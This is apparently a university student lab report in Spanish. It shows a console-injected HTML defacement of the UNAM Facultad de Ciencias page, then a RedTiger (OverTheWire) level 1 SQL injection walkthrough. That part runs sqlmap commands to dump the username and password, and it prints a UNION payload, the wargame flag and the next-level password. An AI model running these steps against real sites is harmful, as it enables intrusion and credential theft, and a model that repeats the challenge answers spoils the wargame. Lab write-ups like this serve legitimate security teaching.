



Universidad Nacional Autónoma de México

Facultad de Ciencias

Castro Mejia Jonatan Alejandro 314027687

Leyva Castillo Luis Angel 314050577

Rosado Cabrera Diego 314293804

1 XSS



www.fciencias.unam.mx

UNAM Universidad Nacional Autónoma de México Facultad de Ciencias

Contacto | Mapa del sitio | Directorio | Correo | Tienda Virtual | Ingresar | Buscar

Estas bajo mi control ahora jaja

No os preocupes, han sido Hackeados

Noticias y Comunicados

COMUNICADO. Consejo Técnico @ 9 JUNIO 2020
A todos los miembros de la comunidad:
En relación con los cursos del semestre 2021-1
[Leer más...](#)
Publicación: 9/06/2020

Micrositio COVID-19

VER HERRAMIENTAS DE EDUCACIÓN A DISTANCIA

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

Filter output

Errors Warnings Logs Info Debug CSS XHR Requests

```
>> const html = `<h3> ${valor} </h3> <p>${test_code}</p>`
< undefined
>> new_html.innerHTML = html
ReferenceError: new_html is not defined [Learn More] debugger eval code:1:1
>> const new_html = document.querySelector('#contenido')
< undefined
>> new_html.innerHTML = html
>>
```

www.fciencias.unam.mx

UNAM Universidad Nacional Autónoma de México Facultad de Ciencias

Contacto | Mapa del sitio | Directorio | Correo | Tienda Virtual | Ingresar | Buscar

Estas bajo mi control ahora jaja

No os preocupes, han sido Hackeados

Noticias y Comunicados

Comunicado de la Dirección @ 9 de marzo de 2020
A todos los miembros de la comunidad:
Se reanudan labores mañana 10 de marzo a partir de las 7:00 a.m.
[Leer más...](#)
Publicación: 9/03/2020

Comunicado de la Dirección @ 12 de marzo 2020

Micrositio COVID-19

VER HERRAMIENTAS DE EDUCACIÓN A DISTANCIA

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility


Filter output

Errors Warnings Logs Info Debug CSS XHR Requests


```
>> const html = `<h3> ${valor} </h3> <p>${test_code}</p>`
< undefined
>> const new_html = document.querySelector('#contenido')
< undefined
>> new_html.innerHTML = html
< <h3> Estas bajo mi control ahora jaja </h3> <p>No os preocupes, han sido Hackeados "></p>`
SyntaxError: unterminated regular expression literal www.fciencias.unam.mx:1:27
>> |
```

2 SQL Injection

Primero accedemos a la pagina como se muestra en la imagen, notamos que el url no posee algún id, por lo que procedemos a darle click al 1 (el cual nos da la categoría 1).



Se observa que se actualiza el url mostrando la categoría 1, por lo que podemos proceder a ejecutar sqlmap para obtener la información que necesitamos.



Ejecutando el comando:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 --dbs --threads 4
```

y se obtiene el nombre de la base de datos.

Parámetros usados:

- -u La URL que le pasaremos.
- --dbs Noss regresa las bases de datos que se encuentren.

```
chechenque@kali: ~/Escritorio/Cripto
back-end DBMS: MySQL >= 5.0.12
[18:11:12] [INFO] fetching database names
[18:11:12] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:11:13] [WARNING] the SQL query provided does not return any output
[18:11:13] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[18:11:13] [INFO] fetching number of databases
[18:11:13] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[18:11:13] [INFO] retrieved:
[18:11:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:11:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[18:11:31] [ERROR] unable to retrieve the number of databases
[18:11:31] [INFO] falling back to current database
[18:11:31] [INFO] fetching current database
available databases [1]:
[*] hackit

[18:11:31] [INFO] fetched data logged to text files under '/home/chechenque/.sqlmap/output/redtiger.labs.overthewire.org'
[*] ending @ 18:11:31 /2020-06-23/
```

Una vez obtenido el nombre de la base, tenemos que sacar el nombre de las tablas (aunque la pagina ya nos da el nombre de la tabla, lo hacemos por fines didácticos y por explicación de la herramienta), utilizando:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit --tables --threads 4
```

Parámetros utilizados:

- -D El nombre de la base de datos.
- --tables El nombre de las tablas que contiene dicha base.

```
chechenque@kali: ~/Escritorio/Cripto
back-end DBMS: MySQL >= 5.0.12
[18:11:33] [INFO] fetching tables for database: 'hackit'
[18:11:34] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:11:34] [WARNING] the SQL query provided does not return any output
[18:11:34] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[18:11:36] [WARNING] the SQL query provided does not return any output
[18:11:36] [INFO] fetching number of tables for database 'hackit'
[18:11:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[18:11:36] [INFO] retrieved:
[18:11:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:11:51] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[18:11:52] [WARNING] unable to retrieve the number of tables for database 'hackit'
[18:11:52] [ERROR] unable to retrieve the table names for any database
Database: hackit
[1 table]
+-----+
| level1_users |
+-----+
```

Una vez obtenidas las tablas toca localizar las columnas, ejecutamos:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit -T level1_users --columns --threads 4
```

Parámetros utilizados:

- -T La tabla en la cual ingresaremos.
- --columns El nombre de las columnas que contiene dicha tabla.

```
chechenque@kali: ~/Escritorio/Cripto
[18:18:10] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[18:18:10] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 8
[18:18:14] [INFO] starting 8 threads
[18:18:14] [INFO] retrieved: id
[18:18:16] [INFO] retrieved: username
[18:19:59] [INFO] retrieved: password
[18:43:32] [INFO] retrieved: username
[18:43:38] [INFO] retrieved: password

Database: hackit
Table: level1_users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | numeric |
| password | non-numeric |
| username | non-numeric |
+-----+-----+
```

Finalmente como ya tenemos el nombre de la tabla y las columnas que nos interesan, ejecutamos:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit -T level1_users -C username, password --dump --threads 4
```

Así obtendremos los usuarios así como sus passwords.

Parámetros utilizados:

- -C Las columnas a las cuales queremos acceder en la tabla.
- --dump Obtenemos la información de las columnas.

```
chechenque@kali: ~/Escritorio/Cripto
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71706a7171,0x61415573634c7548626b796c5047674d7743444f7272746a6e795450765079584f4a516a4f757656,0x7170707671),NULL--
[18:43:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[18:43:51] [INFO] fetching entries of column(s) 'password', username for table 'level1_users' in database 'hackit'
Database: hackit
Table: level1_users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| Hornoxe  | thatwaseasy |
+-----+-----+
```

Al final solo lo ingresamos y...

← → ↻ 🏠 <https://redtiger.labs.overthewire.org/level1.php?cat=1>

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miau

Username:

Password:

Ya habremos entrado =)

← → ↻ 🏠 <https://redtiger.labs.overthewire.org/level1.php?cat=1>

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miau

You made it!

You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: **passwords_will_change_over_time_let_us_do_a_shitty_rhyme**

Nota: Se uso Kali-Linux para esto, por eso se omite python al principio de cada comando, ademas se adjunta el Script de los comandos utilizados.